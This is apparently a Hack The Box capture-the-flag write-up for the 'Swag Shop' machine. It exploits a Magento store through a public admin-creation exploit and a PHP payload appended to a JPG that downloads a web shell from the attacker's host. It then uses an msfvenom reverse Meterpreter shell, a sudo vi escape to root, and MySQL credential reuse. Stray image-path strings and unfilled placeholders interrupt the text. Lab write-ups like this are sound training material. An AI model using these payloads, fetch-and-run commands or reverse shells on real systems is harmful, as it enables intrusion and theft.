Swag Shop Writeup

Swag shop is another vulnerable machine from Hack the Box. The goal is to read the user and root flags, which are stored in the /home/(current user) and /root directories. As with any HTB (Hack The Box) machine the first step is performing an Nmap scan.

Here is the Nmap command that was used to scan Swag Shop. Nmap -sS -sV -O -sC -p1-65535 10.10.10.140 -oN swagScan.txt. The -sS option tells Nmap to preform a syn-stealth scan; the -sV options will cause Nmap to perform version enumeration on any open ports; the -O option will fingerprint the target operating system; the -sC option performs default script scans on open ports, and the -p1-65535 tells Nmap to scan all 65535 ports on the target machine. Lastly, the -oN option makes Nmap store the scan results in a text file. The output of the Nmap scan performed on Swag Shop is shown below.

Nmap scan report for 10.10.10.140

Not shown: 65533 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)

| 256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)

|_ 256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Home page

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

The target machine has two open ports, which Nmap says are running OpenSSH 7.2p2, and Apache/2.4.18. Nmap also tells us that the target machine has a Linux kernel. Let’s attempt to

connect to each of the ports returned by Nmap. Connecting to port 22 using ssh reveals that the server is indeed running ssh on port 22, but since we do not have credentials, we cannot login. Browsing to port 80 reveals an eCommerce website, which is powered by Megento. Googling Megento enumeration returns the tool Magescan. After downloading the tool, we point it at the target site. The results are shown below.

Edition Community

Version 1.9.0.0, 1.9.0.1

Interesting files (obtained by running cat magescan.txt | grep 200) Note that there are a few more, but these two are particularly interesting.


/app/etc/local.xml

/index.php/admin

Browsing to http://10.10.10.140/app/etc/local.xml reveals root login credentials for a MYSQL database. However, since port 3306, default port for MYSQL, is not accepting connections from external IP addresses we cannot use these credentials yet. **Show local.xml here** The page http://10.10.10.140/index.php/admin contains a login page.

The version of Megento that is being run by this server is either 19.0.0 or 19.0.1 community edition. The command searchsploit can be used to check the exploit database for exploits relevant to a specific service. Running the command searchsploit magento uncovers the following exploits **show exploit list here.** Unfortunately, some of the exploits that seem like they should work do not work for us. Luckily, the exploit /usr/share/exploitdb/exploits/xml/webapps/37977.py works after a few small tweaks.

Copying the exploit to /root/getAdmin.py and opening it with a text editor allows us to make the necessary changes. Getting the exploit to work properly requires changing the highlighted lines:




```
Exploit script starts here
//////////////////
#Thanks to
# Zero cool, code breaker ICA, Team indishell, my father , rr mam, jagriti and DON
import requests
import base64
import sys

target = "http://target.com/"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/admin/Cms_Wysiwyg/directive/index/"
```

to target_url = target + “/index.php/admin/Cms_Wysiwyg/directive/index/ . We need to change this line because the script targets the admin login page, which in our case resides at /index.php/admin. After the changes are saved run the script and observe the output.

```
(base) root@kali:~# python getAdmin.py
DEBUG http://10.10.10.140/index.php/admin/Cms_Wysiwyg/directive/index/
WORKED
Check http://10.10.10.140/admin with creds forme:forme
(base) root@kali:~#
```

The article, https://www.foregenix.com/blog/anatomy-of-a-magento-attack-froghopper, describes an attack known as froghopper which allows authenticated attackers to upload and execute php code on some Magento websites. The first step to this attack involves enabling sym links on the target site. To do this click System->Configuration->Developer, find the symlink tab and change it to yes (save the


changes).




Next, go to the catalog tab and create a new product. When creating a new product an image can be uploaded; however, the image extension is only allowed to be .PNG or .JPG. We can circumvent this restriction by adding some malicious php code to the end of a JPG file and uploading it. The following php code will download a file called index.php and store the file on the webserver under /var/www/html/webShell.php

```
<?php
        $myFile = fopen('/var/www/html/webShell.php', 'w') or die("Failed to open the file for writting!");
        $homepage = file_get_contents('http://10.10.14.9:80/index.php');
        fwrite($myFile, $homepage);
        echo 'Done!';
?>
```


Adding this to the end of a .JPG file (cat upload.php >> felis.jpg) will create an evil jpg file.




Upload the JPG file to the server and verify that it exists, the file should be somewhere in the /media/catalogs/ directory.




Unfortunately, simply viewing the new product will not result in the php code being executed. Successful code execution requires one more step. Create a new newsletter template, fill it out, and save the template.



The php code at the end of the JPG file connects to a server and downloads the needed web shell. Navigate to the directory that contains the webshell that you want to deploy and start an http server (python -m SimpleHTTPServer 80). Lastly switch back to the webpage and hit preview template. You should see something like this.



Navigating to http://10.10.10.140/webShell.php should produce the uploaded web shell:



To obtain a reverse shell create a php payload using msfvenom and upload the new file to the server using the web shell. The command wget http://attackers_ip /myshell80.php -O filename will accomplish this.

```
(base) root@kali:~/webshells/Simple-PHP-Web-Shell# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.14.9 LPORT=80 -f raw -o myshell80.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30651 bytes
Saved as: myshell80.php
```

Once the payload is on the webserver start a Metasploit listener and run the payload using the web shell.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.9:80
[*] Meterpreter session 1 opened (10.10.14.9:80 -> 10.10.10.140:43874) at 2019-08-05 19:25:26 +0000

meterpreter >
```

Cd to /home/harris and get the user flag.

```
meterpreter > ls
Listing: /home
==============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2019-05-08 13:21:09 +0000  haris

meterpreter > cd haris
meterpreter > ls
Listing: /home/haris
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  54    fil   2019-05-02 18:56:49 +0000  .Xauthority
20666/rw-rw-rw-   0     cha   2019-08-05 07:41:13 +0000  .bash_history
100644/rw-r--r--  220   fil   2019-05-02 18:48:40 +0000  .bash_logout
100644/rw-r--r--  3771  fil   2019-05-02 18:48:40 +0000  .bashrc
40700/rwx------   4096  dir   2019-05-02 18:49:31 +0000  .cache
100600/rw-------  1     fil   2019-05-08 13:20:30 +0000  .mysql_history
100644/rw-r--r--  655   fil   2019-05-02 18:48:40 +0000  .profile
100644/rw-r--r--  0     fil   2019-05-02 18:49:38 +0000  .sudo_as_admin_successful
100644/rw-r--r--  33    fil   2019-05-08 13:01:36 +0000  user.txt
```

Upgrading to Root

Executing sudo -l reveals that the www-data user can execute vi using sudo without providing a password as long as the path is /var/www/html/*.

```
www-data@swagshop:/usr/bin$ sudo -l
sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

This is a problem because vi allows the user to escape to a command shell by hitting escape :sh, and sudo causes vi to run with root privileges. Having a program that can run as root, without needing a password, and allows the user to escape to a shell is a bad idea.

```
www-data@swagshop:/$ sudo vi /var/www/html/index.php
```

```
root@swagshop:~# ls -la
ls -la
total 36
drwx------  3 root root 4096 Aug  5 22:16 .
drwxr-xr-x 23 root root 4096 May  2 14:55 ..
-rw-------  1 root root   12 Aug  5 22:16 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4096 May  2 14:50 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root 4264 Aug  5 22:16 .viminfo
-rw-------  1 root root  270 May  8 09:01 root.txt
```

Post Exploitation

This attack can go even farther thanks to MYSQL credentials that were exposed at /app/etc/local.xml. to see if the sql server is actually listening run the command netstat -antp | grep “LISTEN” (This will return a list of services that are listening for connections). To connect to the mysql server use the following syntax: mysql -h 127.0.0.1 -P 3306 -u root -p. When prompted for a password enter the password found in /app/etc/local.xml. You can now dump hashes and attempt to crack them using Hashcat.